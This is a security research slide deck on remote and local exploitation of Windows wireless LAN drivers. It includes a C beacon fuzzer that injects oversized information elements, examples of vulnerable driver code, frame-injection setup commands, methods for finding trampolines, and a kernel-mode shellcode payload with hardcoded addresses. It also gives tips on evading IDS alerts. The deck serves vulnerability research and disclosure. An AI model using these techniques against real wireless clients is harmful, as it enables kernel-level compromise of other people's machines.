



Remote and Local Exploitation of Network Drivers

Yuriy Bulygin

Security Center of Excellence (SeCoE) & PSIRT @
Intel Corporation

Agenda

1. Remote vulnerabilities (wireless LAN only)
 - Wireless LAN frames
 - Fuzzing them: simple Beaconer
 - More advanced vulnerabilities
 - WLAN exploitation environment
2. Kernel payload
3. Local vulnerabilities
 - Exploiting I/O Control codes
 - Fuzzing Device I/O Control API
 - Device state matters !!
4. Remote exploitation of local vulnerabilities
 - Local or remote ??
 - Remote IOCTL vulnerability example
 - Exploiting them..
 - Identifying them..
 - DEMO
5. Mitigated Intel® Centrino® wireless LAN vulnerabilities
 - Remote code execution vulnerability
 - Local IOCTL vulnerability
6. Concluding..

Remote wireless LAN vulnerabilities

IEEE 802.11 Frames

- Fixed-length 802.11 MAC Header
 - Type/Subtype, e.g. Management/Beacon frame
 - Source/Destination/Access Point MAC addresses etc.

802.11 MAC Header

```
Version:          0 [0 Mask 0x03]
Type:             0x00 Management [0]
Subtype:          0x1000 Beacon [0]
Frame Control Flags: 0x00000000 [1]
                   0... .. Non-strict order
                   .0.. .. WEP Not Enabled
                   ..0. .. No More Data
                   ...0 .. Power Management - active mode
                   .... 0... This is not a Re-Transmission
                   .... .0.. Last or Unfragmented Frame
                   .... ..0. Not an Exit from the Distribution System
                   .... ...0 Not to the Distribution System

Duration:         0 Microseconds [2-3]
Destination:      FF:FF:FF:FF:FF:FF Ethernet Broadcast [4-9]
Source:           00:xx:xx:xx:xx:xx [10-15]
BSSID:            00:xx:xx:xx:xx:xx [16-21]
Seq. Number:      2570 [22-23 Mask 0xFFF0]
Frag. Number:     0 [22 Mask 0x0F]
```

IEEE 802.11 Frames (cont'd)

- Variable-length Frame body
 - Mandatory fixed parameters: Capability Info, Auth Algorithm etc.
 - Tagged information elements (IE): SSID, Supported Rates etc.

```
typedef struct
{
    UINT8 IE_ID;
    UINT8 IE_Length;
    UCHAR IE_Data[1];
} IE;

SSID
Element ID:      0  SSID  [36]
Length:          1  [37]
SSID:            .  [38]

Supported Rates
Element ID:      1  Supported Rates  [39]
Length:          8  [40]
Supported Rate:  1.0  (BSS Basic Rate)
Supported Rate:  2.0  (BSS Basic Rate)
Supported Rate:  5.5  (BSS Basic Rate)
Supported Rate:  6.0  (Not BSS Basic Rate)
Supported Rate:  9.0  (Not BSS Basic Rate)
Supported Rate:  11.0 (BSS Basic Rate)
Supported Rate:  12.0 (Not BSS Basic Rate)
Supported Rate:  18.0 (Not BSS Basic Rate)
```

Fuzzing IEEE 802.11

- IE is a nice way for an attacker to exploit WLAN driver
 - IE Length comes right before IE data and is used in buffer processing → send unexpected length to trigger overflow
 - Maximum IE length is 0xff → enough to contain a shellcode
 - A frame can have multiple IEs → even more space for the shellcode
 - Drivers may accept and process unspecified IEs w/in the frame
- Example (Supported Rates IE in Beacon management frame):
 - `#define NDIS_802_11_LENGTH_RATES 8` in `ntddndis.h` but not everyone knows

Supported Rates

```
Element ID:          1  Supported Rates  [39]
Length:              9  [40]
Supported Rate:      1.0  (BSS Basic Rate)
Supported Rate:      2.0  (BSS Basic Rate)
Supported Rate:      5.5  (BSS Basic Rate)
Supported Rate:      6.0  (Not BSS Basic Rate)
Supported Rate:      9.0  (Not BSS Basic Rate)
Supported Rate:     11.0  (BSS Basic Rate)
Supported Rate:     12.0  (Not BSS Basic Rate)
Supported Rate:     18.0  (Not BSS Basic Rate)
Supported Rate:     18.0  (Not BSS Basic Rate)
```

IEEE 802.11 Beacon fuzzer

- Beacons are good to exploit:
 - Are processed by the driver even when not connected to any WLAN
 - Can be broadcasted to `ff:ff:ff:ff:ff:ff` and will be accepted by all
 - Don't need to spoof BSSID or Source MAC
 - Don't actually need a protocol (don't have to wait for target's request, don't need to match challenge/response etc.) → easy to inject
 - Support most of general IEs: SSID, Supported Rates, Extended Rates etc.
 - Quiz: Why Beacons are used in most exploits ??
- Let's fuzz a length of Supported Rates IE w/in Beacon frame:

```
unsigned char beacon_header[] =
{
    0x80,                // -- Beacon frame
    0x00,                // -- Flags
    0x00, 0x00,         // -- Duration
    0xff, 0xff, 0xff, 0xff, 0xff, 0xfe, // -- Dest addr (Broadcast)
    0x00, 0x13, 0x13, 0x13, 0x13, 0x13, // -- Source addr
    0x00, 0x13, 0x13, 0x13, 0x13, 0x13, // -- BSSID
    0xc0, 0x2d,         // -- Frame/sequence number
    0x92, 0xc1, 0xb3, 0x30,
    0x00, 0x00, 0x00, 0x00, // -- Timestamp
    0x64, 0x00,         // -- Beacon interval
    0x11, 0x00,         // -- Capability info
    0x00, 0x06,         // -- SSID ID + Length
    'm', 'y', 's', 's', 'i', 'd', // -- SSID
    0x01                // -- Supported Rates ID
    // -- Supported Rates will go here
};

memcpy( beacon, beacon_header, sizeof( beacon_header ) );
do
{
    beacon[ sizeof( beacon_header ) ] = ie_len;
    if( ie_len ) beacon[ sizeof( beacon_header ) + ie_len ] = pattern++;
    frames_cnt = BEACON_FRAMES_COUNT;
    while( frames_cnt-- )
    {
        bytes_sent = sendto( sock, beacon,
            sizeof( beacon_header ) + ie_len + 1, 0, NULL, 0 );
        if( bytes_sent < 0 ) goto cleanup;
        printf( "Frame sent: total %d B, IE %d B\n", bytes_sent, ie_len );
        if( delay_usecs ) usleep( delay_usecs );
    }
}
while( ++ie_len );
```

More advanced remote vulnerabilities

- Exploiting while STA is connecting (Association Response frame)
 - How many Beacons to send to inject payload ?? ~10000
 - How many Probe Responses to send to inject payload ?? ~1000
 - How many Association Responses to send to inject payload ?? ~50
- Injecting Association Response is less suspicious
 - STA is sending Association Request frame to an AP it's authenticated to
 - The attacker sends malformed Association Response frames ~10 per sec
 - That's enough to flood legitimate Association Response frame from the AP
 - This rate will rarely trigger an IDS alert
 - Collect all STAs connecting to WLANs (e.g. during a lunch in cafeteria ;)
- Cons of Association Response
 - STA must be authenticated => smaller time window
 - BSSID must match MAC address of AP vulnerable STA is associating with (in many cases SSID must also match)

More advanced remote vulnerabilities

- Association Response management frame

The screenshot shows the Wireshark interface with a filter set to `wlan.fc.type_subtype==1`. Two packets are visible, both identified as IEEE 802.11 Association Response frames with the name "JF441a-AP-C10C1" and marked as "Malformed Packet".

No.	Time	Source	Destination	Protocol	Info
42856	128.474120	Cisco_d4:8d:11	IntelCor_02:8c:f3	IEEE 802.11	Association Response, Name: "JF441a-AP-C10C1" [Malformed Packet]
42857	128.477269	Cisco_d4:8d:11	IntelCor_02:8c:f3	IEEE 802.11	Association Response, Name: "JF441a-AP-C10C1" [Malformed Packet]

The detailed view of the selected packet shows the following structure:

- IEEE 802.11
 - Type/Subtype: Association Response (1)
 - Frame Control: 0x0810 (Normal)
 - Duration: 314
 - Destination address: 00:12:f0:02:8c:f3 (IntelCor_02:8c:f3)
 - Source address: 00:13:60:d4:8d:11 (Cisco_d4:8d:11)
 - BSS Id: 00:13:60:d4:8d:11 (Cisco_d4:8d:11)
 - Fragment number: 0
 - Sequence number: 1996
 - IEEE 802.11 wireless LAN management frame
 - Fixed parameters (6 bytes)
 - Tagged parameters (71 bytes)
 - Supported Rates: 1.0(B) 2.0 5.5 11.0 6.0 9.0 12.0 18.0
 - Extended Supported Rates: 24.0 36.0 48.0 54.0
 - Cisco Unknown 1 + Device Name
 - Reserved tag number: Tag 149 Len 10
 - Vendor Specific
 - Reserved tag number

The packet bytes pane shows the raw data, with the following sequence of bytes highlighted in blue:

```
0010 00 00 00 00 00 00 00 44 00 01 00 00 00 04 00 ..... D.....
0020 28 80 13 00 44 00 02 00 00 00 04 00 d4 92 79 b1 {...D... ..y.
0030 44 00 03 00 00 00 04 00 0b 00 00 00 44 00 04 00 D.....D...
0040 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0050 00 00 00 00 44 00 06 00 00 00 04 00 1c 00 00 00 .....D.....
0060 00 00 00 00 00 00 00 00 00 00 00 00 44 00 08 00 .....D.....
0070 00 00 04 00 02 00 00 00 44 00 09 00 00 00 04 00 .....D.....
0080 00 00 00 00 44 00 0a 00 00 00 04 00 65 00 00 00 .....D...e...
0090 10 08 3a 01 00 12 f0 02 8c f3 00 13 60 d4 8d 11 .....
00a0 00 13 60 d4 8d 11 c0 7c 11 04 00 00 21 c0 01 08 .....|...!..
00b0 32 04 0b 16 0c 12 18 24 32 04 30 48 60 6c 85 1e .....; 2.0H'l..
00c0 00 00 8f 00 0f 00 ff 03 40 00 4a 46 34 34 31 61 .....@.JF441a
00d0 2d 41 50 2d 43 31 30 43 31 00 00 00 00 2d 95 0a .....-AP-C10C 1.....
00e0 00 40 96 00 0a 07 86 05 00 00 dd 05 00 40 96 03 .....@.....e...
00f0 04 99 12 1d 4b .....K
```



More advanced remote vulnerabilities

• Example 1: copying all Information Elements

```
#define TOTAL_IES_LEN 512
typedef struct _IES
{
    UINT16 len;
    UINT8 totalIes[ TOTAL_IES_LEN ];
} IES, *PIES;

WIFI_STATUS parseManagementFrameIes
( PIES pIes, VOID* pFrame, UINT16 uFrameLen )
{
    ..
    switch( type_subtype )
    {
        case BEACON:
        case PROBE_RESPONSE:
        case ASSOCIATION_RESPONSE:
            {
                pIes->len = uFrameLen - sizeof(ASSOCIATION_RESPONSE_HDR);
                NdisMoveMemory( pIes->totalIes, pFrame, pIes->len );
            }
    }
    ..
}
```

MAC-PHY specifies Frame Body can be up to 2312 bytes long !!

An entire frame except the MAC and Assoc Response headers is copied into a stack buffer

Summary:

- Fuzzing only IEs is not enough
- Total frame size matters
- Space for the shellcode is drastically increased

Forget about the underflow

More advanced remote vulnerabilities

- Example 2: can shellcode be inside more than one IE ??

```
AP_INFO apInfo;
..
PAP_INFO pAPInfo = &apInfo;
while( .. )
{
    ..
    ie_id = ((UINT8 *)pFrame)++;
    ie_len = ((UINT8 *)pFrame)++;

    switch( ie_id )
    {
        case IE_TAG_SSID:
        {
            pAPInfo->Ssid.SsidLength = ie_len;
            NdisMoveMemory( (PVOID)pAPInfo->Ssid.Ssid, pFrame, ie_len );
            pFrame += ie_len;
            break;
        }
        case IE_TAG_RATES:
        {
            pAPInfo->rates_count = ie_len;
            NdisMoveMemory( (PVOID>(&pAPInfo->rates),
                pFrame,
                min( ie_len, NDIS_802_11_LENGTH_RATES_EX ) ) );
            pFrame += ie_len;
            break;
        }
        ..
        case IE_TAG_EXTENDED_RATES:
        {
            NdisMoveMemory( (PVOID>(&pAPInfo->rates[ pAPInfo->rates_count ]),
                pFrame,
                min( ie_len, NDIS_802_11_LENGTH_RATES_EX -
                    pAPInfo->rates_count ) ) );
            pAPInfo->rates_count += ie_len;
            pFrame += ie_len;
            break;
        }
    }
}
```

```
typedef struct _AP_INFO
{
    ..
    NDIS_802_11_SSID ssid;
    UCHAR rates_count;
    NDIS_802_11_RATES_EX rates;
    ..
}
AP_INFO, *PAP_INFO;
```

Vulnerability cannot be exploited by a single IE (Supported Rates or Extended Supported Rates)

- Stack buffer size is 16 bytes
- Code copies up to 16 bytes

What about `pAPInfo->rates_count` ??

- Let Rates be 17 bytes long and Extended Rates - 0xff bytes long
- Both are copied into `rates` buffer
- 16 bytes are copied to the buffer but `rates_count` is set to 17

Then parsing Extended Rates IE..

- `NdisMoveMemory` copies `min(16, 16-rates_count) = (size_t)-1` bytes

More advanced remote vulnerabilities

Important points:

1. Multiple Information Elements are entangled: vulnerability is triggered if both Rates and Extended Rates are present
2. An attacker can place the payload within more than one Information Element
3. Maximum payload length is NOT limited by 0xfff bytes

WLAN exploitation environment

To evaluate insecurity of WLAN driver the following setup is needed:

1. Injector system having any wireless driver patched for injection
 - BackTrack 2.0 Final (or older Auditor) LiveCD is very useful
 - Fuzzer: LORCON, ruby-lorcon Metasploit 3.0 extensions
 - Raw injection interface (madwifi-ng doesn't support `rawdev` sysctl !!):

```
#!/bin/sh
wlanconfig ath3 create wlandev wifi0 wlanmode monitor
ifconfig ath3 up
iwconfig ath3 channel 6
iwpriv ath3 mode 2
```

2. Sniffer system (WireShark)
 - Don't forget to listen on the same frequency (channel)
 - Filter only Beacons targeting specific destination NIC
`wlan.fc.type_subtype==8 && wlan.da==00:13:13:13:13:13`
 - Filter only Association Request/Response management frames
`wlan.fc.type_subtype==0 || wlan.fc.type_subtype==1`
3. System under investigation (kernel debugger + target NIC driver)

Other reference: David Maynor. *Beginner's Guide to Wireless Auditing*
<http://www.securityfocus.com/infocus/1877?ref=rss>

Kernel-mode payload

Harmless kernel-mode payload

- First we need to find a trampoline to redirect an execution to the shellcode
- Trampolines are the same as for user-land shellcode. In case of stack-based overflows, `call esp/jmp esp/push esp - ret`
- Searching for trampolines (SoftICE):

```
: mod ntos*
```

```
hMod Base      PEHeader Module Name      File Name
      804D7000 804D70E8 ntoskrnl        \WINNT\System32\ntoskrnl.exe
```

```
: S 804D7000 L ffffffff ff,d4
```

```
Pattern found at 0010:804E4E27 (0000DE27)
```

```
: S 804D7000 L ffffffff ff,e4
```

```
Pattern found at 0010:804E91D3 (000121D3)
```

- In `kd/WinDbg/LiveKd` (johnycsh,hdm,skape wrote about it):

```
kd> s nt L200000 54 c3
```

```
8064163d 54 c3 04 89 95 80 fd ff-ff 8b 04 81 89 85 5c fd T.....\.
```

```
806b8d00 54 c3 75 bc 9d 1d d1 65-c0 dd ce 63 54 c4 13 c7 T.u....e...cT...
```

```
kd> u 8064163d
```

```
nt!WmipQuerySingleMultiple+0x132:
```

```
8064163d 54          push     esp
```

```
8064163e c3          ret
```

- For simplicity payload uses hardcoded `ntoskrnl` addresses
- To resolve addresses of necessary `ntoskrnl` functions one may use IDT vectors to get some address inside `ntoskrnl` image and search lower addresses for "MZ" signature to resolve `ntoskrnl` image base and parse its export table

Harmless kernel-mode payload: migration and execution

1. Migration stage: Drop IRQL to PASSIVE_LEVEL to allow the exploited thread to be preempted by Windows thread scheduler and avoid freezing the system upon recovery

```
; -- ntoskrnl!KeLowerIrql( PASSIVE_LEVEL );  
xor cl, cl  
mov eax, 0x80547a65  
call eax
```

2. “Pwn the display” stage for demonstration purpose. Resets the screen and displays the string ‘OWN3D’ on it using native boot video driver Inbv* functions

```
; -- ntoskrnl!InbvAcquireDisplayOwnership  
mov eax, 0x8052d0d3  
call eax
```

```
; -- ntoskrnl!InbvResetDisplay  
push 0x0  
mov eax, 0x8052cf05  
call eax
```

```
; -- ntoskrnl!InbvDisplayString  
lea eax, [esp+0x3d]  
push eax  
mov eax, 0x8050b3b0  
call eax
```

Harmless kernel-mode payload: recovery

3. Recovery stage: yield execution in a loop to other threads w/o freezing the system. No major performance impact on the system but the wireless will not work correctly

```
; -- ntoskrnl!DbgPrint("OWN3D");
yield_loop:
    lea eax, [esp+0x3d]
    push eax
    mov eax, 0x80502829
    call eax
    add esp, 4

; -- ntoskrnl!ZwYieldExecution
mov eax, 0x804ddc74
call eax
jmp yield_loop
```

References:

- [1] Barnaby Jack. *Remote Windows Kernel Exploitation - Step Into the Ring0*
<http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf>
- [2] bugcheck and skape. *Kernel-mode Payload on Windows*.
<http://www.uninformed.org/?v=3&a=4&t=sumry>

Local vulnerabilities in network drivers

Exploiting I/O Control codes

- I/O Control (IOCTL) codes is a common interface between miniport drivers and upper-level protocol drivers **and user applications**
- On Windows, applications call `DeviceIoControl` with IOCTL code of an operation that miniport driver should perform (application **controls** device using IOCTL interface)
- I/O Manager Windows executive passes major function `IRP_MJ_DEVICE_CONTROL` down to the driver in response to IOCTL
- IOCTL defines a method used to transfer input data to the driver and output back to application: *Buffered I/O*, *Direct I/O* and *Neither I/O*
- NDIS is a framework for drivers managing network cards (NIC)
- NDIS defines Object Identifiers (OID) for each NIC configuration or statistics that an application can query or set
- **As a common communication path Device I/O Control interface represents a common way to exploit kernel if a driver fails to correctly handle IOCTL request**

Exploiting I/O Control codes

- To exploit NDIS miniport driver an attacker should identify a correct OID that the driver fails to process correctly
- But in some cases **invalid** OIDs can also be exploited

```
// -- pIn and pOut point to I/O Manager SystemBuffer in Buffered I/O
pin_query_buf = (PQUERY_IN)pIn;
pout_query_buf = (PQUERY_OUT)pOut;
oid = pInBuf->OID;

// -- copy input buffer to internal driver buffer
NdisMoveMemory( &buf, &pin_query_buf->request, in_len - sizeof(oid) );

// -- queryOID doesn't change contents of buf if OID is invalid
queryOID( oid, &buf, out_len );
```

- The driver copies unchecked contents of input buffer into the internal buffer even before validating OID

Fuzzing Device I/O Control API

So how does the IOCTL fuzzing work ??

- Find out target device name
 - enumerate objects in `\Device` object directory of Object Manager namespace
 - use tools such as WinObjEx (Four-F), DeviceTree (OSR) or WinObj (SysInternals)
 - NICs can also be enumerated using `GetAdaptersInfo`
- Generate IOCTLs
 - use `CTL_CODE` macro: `DeviceType` is known from device object
 - each device type has a set of common IOCTLs
 - proprietary IOCTLs can be generated: `Method` and `Access` are fixed, `Function` is in `[0x800,~0x810]`
- Generate OIDs for NDIS miniports
 - use `OID_GEN_SUPPORTED_LIST` to get supported OIDs
 - generate proprietary OIDs: 2 MSB are discovered using `OID_GEN_SUPPORTED_LIST`, LSB within `[0..0xff]`
 - or reverse driver binary to get all supported OIDs
- Generate SRBs for storage miniports (e.g. SCSI)
- Vary IN/OUT buffer sizes
 - to reduce the space vary IN/OUT buffer sizes around the size of the structure expected by the driver for certain OID and within fixed set (0, 4, 0xffffffff ..)

Discovering supported OIDs

- Discovering supported OIDs in miniport binary (2 jump tables for NDIS 802.11 general OIDs)

The screenshot shows the IDA View-A window with assembly code on the left and a jump table on the right. The assembly code includes instructions like `mov eax, 0C0000001h`, `jmp loc_0_112830`, and `mov edx, [ebp+18h]`. A jump table on the right lists offsets and their corresponding locations, such as `off_0_112884 dd offset loc_0_10F464` and `byte_0_1128AC db 0`.

```
loc_0_10DCC3:
mov     eax, 0C0000001h
jmp     loc_0_112830
loc_0_10DCCD:
mov     edx, [ebp+18h]
mov     dword ptr [edx], 0
mov     eax, [ebp+1Ch]
mov     dword ptr [eax], 0
mov     ecx, [ebp+0Ch]
mov     [ebp-154h], ecx
cmp     dword ptr [ebp-154h], 0D010203h
ja      short loc_0_10DD37
cmp     dword ptr [ebp-154h], 0D010203h
jz      loc_0_10F111
loc_0_10F111:loc_0_10DD37:
mov     edx, [ebp-154h]
sub     edx, 0D010204h
mov     [ebp-154h], edx
cmp     dword ptr [ebp-154h], 13h
ja      loc_0_112604
mov     eax, [ebp-154h]
movzx  ecx, ds:byte_0_1128AC[eax]
jmp     ds:off_0_112884[ecx*4]
loc_0_10DD37:
loc_0_10DD6A:
mov     edx, [ebp-154h]
sub     edx, 0D010204h
mov     [ebp-154h], edx
cmp     dword ptr [ebp-154h], 13h
ja      loc_0_112604
mov     eax, [ebp-154h]
movzx  ecx, ds:byte_0_1128AC[eax]
jmp     ds:off_0_112884[ecx*4]
loc_0_10DD6A:
mov     dword ptr [ebp-0Ch], 0
cmp     dword ptr [ebp+14h], 6
jnb     loc_0_10DE0B
mov     edx, [ebp+1Ch]
mov     dword ptr [edx], 6
mov     dword ptr [ebp-4], 0C0010014h

off_0_112884 dd offset loc_0_10F464
dd offset loc_0_10F8F8
dd offset loc_0_110FC4
dd offset loc_0_1110FF
dd offset loc_0_111240
dd offset loc_0_11142B
dd offset loc_0_1114AB
dd offset loc_0_10F7B3
dd offset loc_0_10FADB
dd offset loc_0_112604
byte_0_1128AC db 0
db 9
db 1
db 9
db 9
db 9
db 2
db 3
db 9
db 9
db 9
db 4
db 9
db 5
db 6
db 9
db 9
db 9
db 7
db 8
```



Content-aware IOCTL fuzzing

- Is it enough to fuzz only IN/OUT buffer sizes for each OID?
 - Sometimes yes but in many cases the fuzzer must be aware of the structures it is passing to the driver
 - Simple example: the driver may copy `ssidLength` bytes from `ssid` into 32-byte buffer in response to `OID_802_11_SSID`
 - If the fuzzer sends input buffer with `ssidLength` \leq 32 the overflow doesn't occur => the fuzzer should be aware of `ssidLength`

```
typedef struct _NDIS_802_11_SSID
{
    ULONG    SsidLength;
    UCHAR    Ssid[NDIS_802_11_LENGTH_SSID];
} NDIS_802_11_SSID, *PNDIS_802_11_SSID;
```

We have implemented most of the described techniques for IOCTL fuzzing in IOCTLBO driver security testing tool on Windows

Device state matters !!

1. Examples:

- **OID_802_11_SSID:** request the wireless LAN miniport to return SSID of associated AP
What if STA is not associated with any AP ??
- **OID_802_11_ADD_KEY:** have STA use a new WEP key. Vulnerability is encountered when STA is associated with WEP AP
May not be triggered if AP is Open/None or requires WPA/TKIP or WPA/CCMP or STA is not connected at all
- **OID_802_11_BSSID_LIST:** request info about all BSSIDs detected by STA
May not be triggered if there are no wireless LANs in the range of STA or radio is off
- **OID_MYDRV_LOG_CURRENT_WLAN:** this proprietary OID may be used by an application to obtain debug information about associated AP
Again, what if there is no associated AP and information about it ??

2. major 3 (un)authenticated/(un)associated states are not enough:

- radio off
- radio on, no wireless LAN found
- wireless LANs found
- authenticated to AP with Open System or WEP shared key authentication
- associated with AP that doesn't require any encryption or requires WEP
- associated with WPA capable AP in different stages of Robust Security Network Association (RSNA): pre-RSNA - RSNA established
- associated with WPA capable APs requiring different cipher suites: TKIP or AES-CCMP
- exchanged data frames (protected or not) with AP or another station

Remote exploitation of local vulnerabilities

IOCTL vulnerabilities: local or remote ??

- Ok, so IOCTL vulnerabilities are less severe than remote because they are exploited by local user-land application ?? Wrong
- IOCTLs are used to query driver for information that WLAN driver receives mostly from WLAN frames (e.g. detected BSSIDs, current SSID, rates supported by associated AP, WPA information etc.)
- So what will happen if **local** IOCTL vulnerability occurs when returning this information ??
- The vulnerability depends on the data supplied by an attacker remotely and it can be exploited **remotely**
- But an attacker needs to have a local agent that will send vulnerable OID..
- Any network management application (or a protocol driver) periodically queries NDIS miniport driver for information sending different OIDs
- These IOCTL vulnerabilities can be exploited remotely even after radio is turned off

Remote IOCTL vulnerability example

```
NDIS_STATUS
queryOID( IN NDIS_HANDLE hMiniportCtx,
          IN NDIS_OID oid,
          IN PVOID InformationBuffer,
          IN ULONG InformationBufferLength,
          OUT PULONG pBytesWritten,
          OUT PULONG pBytesNeeded )
{
    PCONNECTION_INFO pConnInfo = NULL;
    GetCurrConnectionInfo( &pConnInfo );

    switch( oid )
    {
        case OID_802_11_SSID:
        case OID_802_11_NON_BCAST_SSID_LIST:
        case OID_802_11_BSSID_LIST:
        ..
        case OID_802_11_ACTIVE_BSSID_INFO:
        {
            NDIS_WLAN_BSSID_EX bssid, *pBssid;


            NdisMoveMemory( pBssid->Ssid.Ssid,
                          pConnInfo->Ssid.Ssid,
                          pConnInfo->Ssid.SsidLength );
            pBssid->Ssid.SsidLength = pConnInfo->Ssid.SsidLength;
            ..
            if( pBssid->Length > InformationBufferLength )
                return STATUS_INVALID_INPUT;
            NdisMoveMemory( (PNDIS_802_11_BSSID_EX)InformationBuffer,
                          (PUINT8)pBssid,
                          pBssid->Length );
            ..
        }
    }
}
```

- NDIS miniport supports proprietary `OID_802_11_ACTIVE_BSSID_INFO` used by management applications to query information about associated WLAN
- The driver responds to this OID returning the information in internal connection structure supplied remotely w/in Beacon/Probe Response frames
- When handling this OID the driver copies SSID of associated AP from internal connection structure into a stack buffer w/out checking the size of SSID

Exploiting them..

2-step exploitation:

- Inject malformed wireless frames containing the payload
- Wait until some management application queries for a vulnerable OID (OID_802_11_BSSID_LIST) depending on injected data



Identifying them.. and demo

Identifying remote IOCTL vulnerabilities:

- Inspect registers and memory pointed to by registers in crash dump caused by device I/O control request for contents of received wireless frames
- To increase the likelihood of encountering the vulnerability fuzz IOCTLs along with injecting malformed wireless frames

DEMO:

- exploiting remotely “local” IOCTL vulnerability using malformed Beacon frames
- modified old version of `w29n51.sys` WLAN driver: introduced “demo” vulnerability
- used existing `OID_802_11_BSSID_LIST` instead of adding new `OID_802_11_ACTIVE_BSSID_INFO` to demonstrate that an attacker doesn’t need local agent sending query for vulnerable OID

Getting control over Intel® Centrino®: case studies of mitigated vulnerabilities

Remote execution

- When STA was connecting to wireless LAN..
- Injected Association Response frames (~40-300) in response to Association Request with legitimate AP
- Unspecified oversized SSID element
- BSSID had to match AP's MAC address
- STA had to be authenticated (used Open System authentication AP)

Remote execution (BSOD)

- Behavior of old vulnerable version of `w29n51.sys` after receiving some NOPS w/in SSID

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
```

```
An attempt was made to access a pageable (or completely invalid) address at an interrupt request level (IRQL) that is too high. This is usually caused by drivers using improper addresses.
```

```
If kernel debugger is available get stack backtrace.
```

```
Arguments:
```

```
Arg1: 90909090, memory referenced
```

```
Arg2: 00000002, IRQL
```

```
Arg3: 00000008, value 0 = read operation, 1 = write operation
```

```
Arg4: 90909090, address which referenced memory
```

```
kd> .trap ffffffffbacd34ec
```

```
ErrCode = 00000010
```

```
eax=00000000 ebx=00000000 ecx=89dfc004 edx=00000000 esi=8a09a140 edi=8a179540
```

```
eip=90909090 esp=acd3560 ebp=78787878 iopl=0         nv up ei pl zr na po nc
```

```
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
```

```
90909090 ??                ???
```

```
kd> kP L10
```

